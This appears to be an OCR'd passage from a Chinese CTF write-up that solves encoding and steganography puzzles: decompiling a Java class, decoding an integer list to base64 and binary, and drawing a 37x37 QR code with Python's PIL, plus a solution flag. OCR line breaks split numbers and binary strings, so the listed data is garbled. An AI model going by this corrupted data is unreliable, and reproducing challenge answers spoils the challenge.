
```
cazy{Em0j1s_AES_4nd_PyC_St3g_D0_yoU_l1ke}
```

binary

234是java编译文件

```
root@mochu7-pc:/mnt/c/Users/Administrator/Downloads# file 234
234: compiled Java class data, version 52.0 (Java 1.8)
root@mochu7-pc:/mnt/c/Users/Administrator/Downloads#
```

jadx反编译：https://github.com/skylot/jadx/releases/tag/v1.3.1




```
flag_list = [77, 68, 65, 119, 77, 68, 65, 119, 77, 68, 69, 119, 77, 84, 69, 120, 77, 68, 65, 119, 77, 68, 65, 11
9, 77, 68, 65, 120, 77, 84, 69, 120, 77, 84, 69, 119, 77, 84, 69, 120, 77, 68, 65, 119, 77, 68, 65, 119, 77, 70,
 120, 117, 77, 68, 69, 120, 77, 84, 69, 120, 77, 68, 69, 119, 77, 84, 69, 119, 77, 84, 65, 120, 77, 68, 69, 120,
 77, 84, 69, 120, 77, 68, 65, 119, 77, 84, 69, 120, 77, 68, 69, 120, 77, 68, 69, 120, 77, 84, 69, 120, 77, 70, 1
20, 117, 77, 68, 69, 119, 77, 68, 65, 120, 77, 68, 69, 119, 77, 68, 65, 119, 77, 84, 69, 120, 77, 84, 65, 119, 7
7, 68, 69, 120, 77, 84, 65, 120, 77, 68, 69, 120, 77, 68, 69, 120, 77, 68, 69, 119, 77, 68, 65, 120, 77, 70, 120
, 117, 77, 68, 69, 119, 77, 68, 65, 120, 77, 68, 69, 120, 77, 68, 65, 119, 77, 68, 65, 120, 77, 84, 65, 119, 77,
 68, 69, 120, 77, 84, 65, 119, 77, 68, 65, 119, 77, 84, 65, 120, 77, 68, 69, 119, 77, 68, 65, 120, 77, 70, 120,
117, 77, 68, 69, 119, 77, 68, 65, 120, 77, 68, 69, 120, 77, 84, 65, 120, 77, 84, 65, 120, 77, 84, 65, 119, 77, 8
4, 69, 119, 77, 84, 69, 119, 77, 84, 65, 120, 77, 84, 69, 120, 77, 68, 69, 119, 77, 68, 65, 120, 77, 70, 120, 11
7, 77, 68, 69, 120, 77, 84, 69, 120, 77, 68, 69, 119, 77, 84, 69, 120, 77, 68, 69, 119, 77, 68, 65, 119, 77, 68,
 65, 119, 77, 84, 65, 119, 77, 84, 65, 119, 77, 68, 65, 120, 77, 68, 69, 120, 77, 84, 69, 120, 77, 70, 120, 117,
 77, 68, 65, 119, 77, 68, 65, 119, 77, 68, 69, 119, 77, 84, 65, 120, 77, 68, 69, 119, 77, 84, 65, 120, 77, 68, 6
9, 119, 77, 84, 65, 120, 77, 68, 69, 119, 77, 84, 65, 120, 77, 68, 65, 119, 77, 68, 65, 119, 77, 70, 120, 117, 7
```

7, 84, 69, 120, 77, 84, 69, 120, 77, 84, 69, 119, 77, 68, 69, 119, 77, 68, 65, 119, 77, 68, 65, 119, 77, 68, 69,
119, 77, 68, 69, 120, 77, 68, 65, 120, 77, 84, 69, 120, 77, 84, 69, 120, 77, 84, 69, 120, 77, 86, 120, 117, 77,
84, 69, 119, 77, 68, 65, 120, 77, 68, 69, 119, 77, 84, 65, 120, 77, 68, 65, 119, 77, 68, 69, 119, 77, 84, 69, 1
20, 77, 84, 69, 120, 77, 68, 69, 119, 77, 68, 65, 119, 77, 68, 65, 120, 77, 84, 65, 119, 77, 70, 120, 117, 77, 6
8, 69, 119, 77, 84, 69, 119, 77, 84, 65, 119, 77, 68, 69, 120, 77, 68, 65, 120, 77, 68, 65, 120, 77, 68, 65, 119
, 77, 68, 69, 119, 77, 68, 69, 120, 77, 68, 69, 119, 77, 84, 65, 120, 77, 84, 69, 119, 77, 86, 120, 117, 77, 84,
65, 120, 77, 84, 65, 119, 77, 68, 65, 119, 77, 84, 65, 119, 77, 84, 69, 120, 77, 84, 65, 119, 77, 84, 69, 119,
77, 68, 65, 120, 77, 84, 65, 120, 77, 68, 65, 119, 77, 68, 65, 120, 77, 68, 65, 120, 77, 70, 120, 117, 77, 84, 6
9, 120, 77, 68, 69, 120, 77, 84, 69, 120, 77, 84, 69, 120, 77, 68, 65, 120, 77, 68, 69, 119, 77, 84, 69, 119, 77
, 84, 65, 119, 77, 68, 69, 120, 77, 68, 69, 119, 77, 84, 65, 120, 77, 84, 69, 119, 77, 70, 120, 117, 77, 84, 65,
120, 77, 68, 69, 120, 77, 68, 65, 119, 77, 84, 69, 120, 77, 68, 65, 119, 77, 68, 65, 119, 77, 68, 69, 120, 77,
68, 69, 119, 77, 68, 65, 119, 77, 68, 65, 119, 77, 68, 65, 119, 77, 68, 65, 120, 77, 70, 120, 117, 77, 68, 69, 1
20, 77, 68, 69, 119, 77, 84, 65, 119, 77, 84, 65, 119, 77, 68, 69, 119, 77, 68, 65, 120, 77, 84, 65, 120, 77, 84
, 69, 119, 77, 84, 65, 120, 77, 84, 69, 119, 77, 84, 69, 120, 77, 84, 69, 119, 77, 86, 120, 117, 77, 68, 65, 120
, 77, 68, 69, 119, 77, 68, 69, 119, 77, 68, 69, 120, 77, 84, 69, 120, 77, 84, 69, 119, 77, 84, 69, 120, 77, 68,
65, 119, 77, 68, 69, 120, 77, 68, 65, 120, 77, 68, 69, 119, 77, 68, 65, 120, 77, 70, 120, 117, 77, 68, 65, 120,
77, 68, 65, 119, 77, 84, 69, 119, 77, 84, 69, 120, 77, 68, 69, 120, 77, 68, 69, 120, 77, 68, 65, 120, 77, 84, 65
, 119, 77, 84, 69, 119, 77, 68, 69, 120, 77, 68, 65, 120, 77, 84, 69, 119, 77, 86, 120, 117, 77, 84, 69, 120, 77
, 68, 69, 119, 77, 68, 69, 120, 77, 68, 65, 119, 77, 84, 69, 120, 77, 84, 69, 120, 77, 84, 65, 120, 77, 84, 65,
120, 77, 68, 65, 120, 77, 84, 65, 119, 77, 68, 65, 119, 77, 68, 65, 120, 77, 70, 120, 117, 77, 68, 65, 119, 77,
68, 69, 120, 77, 84, 65, 120, 77, 68, 69, 119, 77, 68, 65, 120, 77, 84, 69, 119, 77, 68, 65, 119, 77, 68, 69, 11
9, 77, 84, 69, 119, 77, 84, 69, 120, 77, 84, 69, 120, 77, 68, 69, 120, 77, 86, 120, 117, 77, 84, 69, 119, 77, 84
, 69, 119, 77, 68, 69, 120, 77, 68, 69, 119, 77, 84, 69, 119, 77, 84, 65, 119, 77, 84, 69, 119, 77, 68, 65, 120,
77, 68, 69, 119, 77, 68, 69, 120, 77, 68, 65, 119, 77, 68, 69, 119, 77, 70, 120, 117, 77, 68, 69, 119, 77, 84,
65, 119, 77, 84, 65, 119,
77, 84, 69, 120, 77, 84, 65, 119, 77, 84, 65, 119, 77, 68, 65, 119, 77, 84, 65, 119, 77, 84, 69, 120, 77
, 68, 65, 120, 77, 68, 65, 120, 77, 68, 69, 120, 77, 86, 120, 117, 77, 68, 69, 119, 77, 84, 65, 120, 77, 68, 65,
120, 77, 84, 65, 119, 77, 68, 69, 120, 77, 84, 65, 119, 77, 68, 69, 120, 77, 68, 65, 120, 77, 68, 65, 119, 77,
68, 65, 120, 77, 68, 69, 119, 77, 84, 65, 119, 77, 70, 120, 117, 77, 84, 65, 119, 77, 84, 69, 119, 77, 84, 69, 1
20, 77, 84, 69, 119, 77, 84, 69, 120, 77, 68, 69, 120, 77, 68, 65, 120, 77, 68, 65, 120, 77, 84, 69, 120, 77, 84
, 69, 119, 77, 84, 65, 120, 77, 84, 69, 119, 77, 86, 120, 117, 77, 84, 69, 119, 77, 84, 69, 119, 77, 68, 65, 120
, 77, 68, 69, 120, 77, 84, 65, 119, 77, 68, 65, 119, 77, 68, 69, 119, 77, 84, 69, 120, 77, 68, 69, 120, 77, 68,
65, 119, 77, 84, 65, 120, 77, 84, 65, 120, 77, 70, 120, 117, 77, 68, 65, 120, 77, 84, 65, 119, 77, 84, 65, 119,
77, 68, 69, 120, 77, 84, 69, 119, 77, 84, 69, 119, 77, 68, 65, 120, 77, 84, 69, 120, 77, 68, 69, 119, 77, 68, 69
, 119, 77, 68, 69, 120, 77, 84, 69, 119, 77, 86, 120, 117, 77, 68, 69, 119, 77, 84, 65, 119, 77, 68, 65, 119, 77
, 84, 69, 120, 77, 68, 69, 119, 77, 84, 69, 120, 77, 68, 69, 120, 77, 68, 69, 119, 77, 84, 69, 120, 77, 84, 69,
120, 77, 68, 69, 119, 77, 68, 65, 120, 77, 70, 120, 117, 77, 68, 69, 119, 77, 84, 65, 120, 77, 84, 65, 120, 77,
84, 65, 119, 77, 84, 65, 119, 77, 84, 65, 119, 77, 68, 65, 119, 77, 68, 69, 120, 77, 68, 69, 119, 77, 68, 65, 12
0, 77, 68, 65, 120, 77, 84, 69, 120, 77, 86, 120, 117, 77, 68, 69, 120, 77, 68, 69, 119, 77, 68, 65, 120, 77, 68
, 65, 119, 77, 84, 69, 120, 77, 68, 65, 120, 77, 68, 69, 120, 77, 68, 65, 120, 77, 84, 65, 120, 77, 84, 69, 120,
77, 84, 65, 119, 77, 84, 69, 119, 77, 70, 120, 117, 77, 68, 69, 120, 77, 84, 65, 119, 77, 84, 69, 120, 77, 84,
69, 119, 77, 68, 65, 119, 77, 68, 65, 120, 77, 68, 69, 120, 77, 68, 69, 120, 77, 68, 69, 120, 77, 84, 65, 119, 7
7, 84, 69, 120, 77, 84, 69, 119, 77, 70, 120, 117, 77, 68, 69, 119, 77, 68, 69, 120, 77, 68, 65, 120, 77, 68, 69
, 120, 77, 68, 65, 120, 77, 68, 69, 119, 77, 68, 65, 120, 77, 68, 69, 120, 77, 84, 65, 120, 77, 84, 65, 119, 77,
68, 65, 119, 77, 68, 65, 119, 77, 70, 120, 117, 77, 84, 69, 120, 77, 84, 69, 120, 77, 84, 69, 119, 77, 84, 65,
120, 77, 84, 65, 119, 77, 84, 69, 120, 77, 68, 65, 120, 77, 84, 69, 119, 77, 68, 69, 119, 77, 84, 65, 120, 77, 8
4, 69, 119, 77, 84, 65, 120, 77, 86, 120, 117, 77, 68, 65, 119, 77, 68, 65, 119, 77, 68, 69, 120, 77, 84, 65, 11
9, 77, 68, 69, 120, 77, 84, 65, 120, 77, 84, 65, 120, 77, 68, 69, 120, 77, 68, 65, 119, 77, 84, 65, 120, 77, 68,
69, 119, 77, 68, 69, 119, 77, 70, 120, 117, 77, 68, 69, 120, 77, 84, 69, 120, 77, 68, 69, 120, 77, 84, 65, 119,
77, 84, 69, 119, 77, 84, 65, 120, 77, 68, 69, 120, 77, 68, 69, 119, 77, 84, 69, 119, 77, 68, 65, 120, 77, 84, 6
9, 119, 77, 84, 69, 120, 77, 86, 120, 117, 77, 68, 69, 119, 77, 68, 65, 120, 77, 68, 69, 119, 77, 68, 69, 120, 7
7, 68, 65, 119, 77, 68, 69, 120, 77, 68, 65, 120, 77, 84, 65, 120, 77, 68, 65, 119, 77, 68, 65, 119, 77, 68, 65,
119, 77, 68, 65, 120, 77, 70, 120, 117, 77, 68, 69, 119, 77, 68, 65, 120, 77, 68, 69, 119, 77, 84, 69, 120, 77,
84, 69, 119, 77, 84, 69, 119, 77, 68, 65, 120, 77, 84, 69, 120, 77, 84, 69, 120, 77, 84, 69, 120, 77, 68, 69, 1
19, 77, 68, 69, 120, 77, 86, 120, 117, 77, 68, 69, 119, 77, 68, 65, 120, 77, 68, 69, 119, 77, 84, 69, 119, 77, 8
4, 69, 120, 77, 84, 69, 120, 77, 84, 69, 119, 77, 68, 65, 119, 77, 68, 65, 120, 77, 68, 69, 119, 77, 84, 65, 120
, 77, 68, 69, 120, 77, 70, 120, 117, 77, 68, 69, 120, 77, 84, 69, 120, 77, 68, 69, 120, 77, 84, 69, 120, 77, 84,
65, 119, 77, 68, 69, 119, 77, 84, 69, 119, 77, 84, 65, 119, 77, 84, 69, 120, 77, 84, 65, 119, 77, 68, 69, 120,
77, 68, 69, 120, 77, 70, 120, 117, 77, 68, 65, 119, 77, 68, 65, 119, 77, 68, 69, 120, 77, 84, 69, 120, 77, 84, 6
5, 120, 77, 84, 69, 120, 77, 68, 69, 120, 77, 68, 65, 119, 77, 68, 65, 119, 77, 68, 69, 119, 77, 68, 65, 120, 77

```
, 84, 65, 119, 77, 65, 61, 61]
for i in flag_list:
 print(chr(i),end="")
```

```
PS C:\Users\Administrator\Downloads> python .\code1.py
MDAwMDAwMDEwMTExMDAwMDAwMDAxMTExMTEwMTExMDAwMDAwMFxuMDExMTExMDEwMTEwMTAxMDExMTExMDAwMTExMDExMDExMTExMFxuMDEwMDAx
MDEwMDAwMTExMTAwMDExMTAxMDExMDExMDEwMDAxMFxuMDEwMDAxMDExMDAwMDAxMTAwMDExMTAwMDAwMTAxMDEwMDAxMFxuMDEwMDAxMDExMTAx
MTAxMTAwMTEwMTEwMTAxMTExMDEwMDAxMFxuMDExMTExMDEwMTExMDEwMDAwMDAwMTAwMTAwMDAxMDExMTExMFxuMDAwMDAwMDEwMTAxMDEwMTAx
MDEwMTAxMDEwMTAxMDAwMDAwMFxuMTExMTExMTEwMDEwMDAwMDAwMDEwMDExMDAxMTExMTExMVxuMTEwMDAxMDEwMTAxMDAwMDEwMTExMTExMTEx
MDEwMDAwMDAxMTAwMFxuMDEwMTEwMTAwMDExMDAxMDAxMDAwMDEwMDExMDEwMTAxMTEwMVxuMTAxMTAwMDAwMTAwMTExMTAwMTEwMDAxMTAxMDAw
MDAxMDAxMFxuMTExMDExMTExMTExMDAxMDEwMTEwMTAwMDExMDEwMTAxMTEwMFxuMTAxMDAwMTExMDAwMDAwMDExMDEwMDAwMDAwMDAwMDAwMDAx
MFxuMDExMDEwMTAwMTAwMDEwMDAxMTAxMTEwMTAxMTEwMTExMTEwMVxuMDAxMDEwMDEwMDExMTExMTEwMTExMDAwMDExMDAxMDEwMDAxMFxuMDAx
MDAwMTEwMTExMDExMDExMDAxMTAwMTEwMDExMTEwMVxuMTExMDEwMDExMDAwMTExMTExMTAxMTAxMDAxMTAwMDAwMDAxMFxuMDAwMDExMTAx
MDEwMDAxMTEwMDAwMDEwMTExMTExMTExMDExMVxuMTEwMTEwMDExMDEwMTEwMTAwMTEwMDAxMDEwMDExMDAwMDAxMDAwMFxuMDEwMTAwMTAwMTEx
MTAwMDAwMTAwMTExMDAxMDAxMDExMVxuMDEwMTAxMDAxMTAwMDExMTAwMDExMDAxMDAwMDAxMDEwMTAwMFxuMTAwMTEwMTExMTEwMTExMDExMDAx
MDAxMTExMTEwMTAxMTEwMVxuMTEwMTEwMDAxMDExMTAwMDAwMDEwMTExMDExMDAwMTAxMTAxMFxuMDAxMTAwMTAwMDExMTEwMTEwMDAxMTExMDEw
MDEwMDExMTEwMVxuMDEwMTAwMDAwMDExMTAxMDExMTAxMTAxMDExMTExMTEwMTAwMDEwMFxuMDEwMTAxMTAxMTAwMTAwMTAwMDAwMDAxMTAxMDAw
MTAwMTExMTExMVxuMDExMDEwMDAxMDAwMTExMDAxMDExMDAxMTAxMTExMTEwMDExMDBcbjAxMTEwMDExMTExMDAwMDAwMDEwMTEwMTEwMTEx
MTEwMDAwMDAxMDExMDExMDExMTAwMTExMTEwMFxuMDEwMDExMDAxMDExMDAxMDEwMDAxMDExMTEwMTExMDAwMDAwMDAwMFxuMTExMTExMTEx
MDEwMTEwMDExMTAwMTExMDAxMDEwMTExMDEwMTFxuMDAwMDAwMDExMTAwMDExMTAxMTAxMDExMDAwMTAxMDEwMDEwMFxuMDExMTExMDExMTAw
MTEwMTAxMDExMDEwMTEwMDAxMTEwMTExMVxuMDEwMDAxMDEwMDExMDAwMDExMDAxMTAxMDAwMDAwMDAwMDAwMDAxMFxuMDEwMDAxMDEwMTEx
MTEwMDAwMDAxMDEwMTAxMDExMFxuMDExMTExMDExMTExMTEwMDAxMDExMDEwMDExMTEwMDAxMTAxMTBcbjAwMDAwMDAxMTExMTExMDExMTEwMDAw
MDAwMDEwMDAxMTAwMA==
```

解码得到


```
0000000101110000000001111110111000000\n0111110101101010111110001110110111110\n0100010100001111000111010110110100
010\n0100010110000011000111000001010100010\n0100010111011011001101101011110100010\n0111110101110100000001001000010111110\n0000000101010101010101010101010000000\n1111111100100000000100110011111111111\n110001010101000010111111
0100000011000\n0101101000110010010000100110101011101\n1011000001001111001100011010000010010\n1110111111110010101
1010001101010111 00\n1010110001110000000110100000000000010\n0110101001000100011011101011101111101\n001010010011111
1110111000011001010 0010\n0010001101110110110011001100110011101\n1110100110001111111011010011000000010\n000011101
0100011100000101101111110111\n1101100110101101001100010100110000100\n0101001001111001000001001110010010111\n0101
0100110001110001100100000101010 00\n1001101111101110110010011111101011101\n1101100010111000000010111011000101101 0\
n0011001000111101100011110100100111101\n0101000001110101110110101111110100010\n0101011011001001000000110100010 01
1111\n0110100010001110010110011011111001100\n0111001111100000001011011011100111110 0\n0100110010110010100010111011
000000000\n1111111101011001110011100101011101011\n0000000111000111011010110001010100100\n0111110111001101010110 1
01100011101111\n0100010100110000110011010000000000010\n0100010101111101100011111111110100111\n010001010110111111
1100000010101010110\n0111110111111000101101001111000110110\n0000000111111011110110000000100011000
```

二进制转字符无果，猜测二进制转黑白像素得到图片，猜测二维码，使用Python简单爆破下图片宽高为：`37`

```python
bin_data = '000000010111000000000111111011100000000111110101101010111110001110110111110010001010000111100011101011
01101000100100010110000011000111000001010100010010001011101101100110110101111010001001111101011101000000010010
00101111110000000010101010101010101010100000001111111100100000000100110011111111111100010101010000101111110100
00001100001011010001100100100001001101010111011011000001001111001100011010000010010111011111111001010110100011010
01011100101011000111000000011010000000000001001101010010001000110111010111011111010010100100111111101110000110010
01000100010001101110110110011001100110011101111010011000111111101101001100000001000001110101000111000001011011111
11011111101100110101101001100010100110000100010100100111100100000100111001001011101010100110001110001100100000101
01000100110111111011101100100111111010111011101100010111000000010111011000101101000110010001111011000111101001001 1
11010101000001110101110110101111110100010010101101100100100000011010001001111101101000100011100101100110111111001
10001110011111000000010110110111001111100010011001011001010001011101100000000011111111010110011100111001010111010
11000000011100011101101011000101010010001111101110011010101101011000111011111010001010011000011001101000000000001
00100010101111101100011111111110100111010001010110111111110000001010101011001111101111110001011010011110001101 10
0000000111111011110110000000100011000'

for i in range(len(bin_data)):
 if i * i == len(bin_data):
  print(i)
```

使用Python将二进制数据转为黑白色块


```
from PIL import Image

bin_data = '0000000101110000000011111101110000000011111010110101011111000111011011111001000101000011110001110101
1011010001001000101100000110001110000010101000100100010111011011001101101011110100010011111010111010000000100100
0010111110000000010101010101010101010101000000011111111001000000001001100111111111111100010101010000101111110100
0000110000101101000110010010000100110101011101101100000100111100110001101000001001011101111111100101011010001101
0101110010101100011100000001101000000000000100110101001000100011011101011101111101001010010011111111011100001100
0100010001000110111011011001100110011001110111101001100011111110110100110000001000001110101000111000001011011111
1101111101100110101101001100010100110000100010100100111100100000100111001001011101010100110001110001100100000101
0100010011011111011101100100111111010111011101100010111000000101110110001011010001100100011110110001111010010011
1101010100000111010111011010111111010001001010110110010010000011010001001111101101000100011100101100110111110011
1000111001111100000010110110111001111100010011001011001010001011101100000000011111111010110011100111001010111010
1100000001110001110110101100010101001000111110111001101010110101100011101111010001010011000011001101000000000001
0010001010111110110001111111111101001110100010101101111111100000010101010110011111011111100010110100111100011011
0000000111111011110110000000100011000'

new_img = Image.new('RGB', (37,37))
width, height = 37, 37
i = 0
for w in range(width):
 for h in range(height):
  if bin_data[i] == '0':
   new_img.putpixel((w,h), (0,0,0))
  elif bin_data[i] == '1':
   new_img.putpixel((w,h), (255,255,255))
  else:
   break
  i += 1
new_img.save('flag.png')
new_img.show()
```



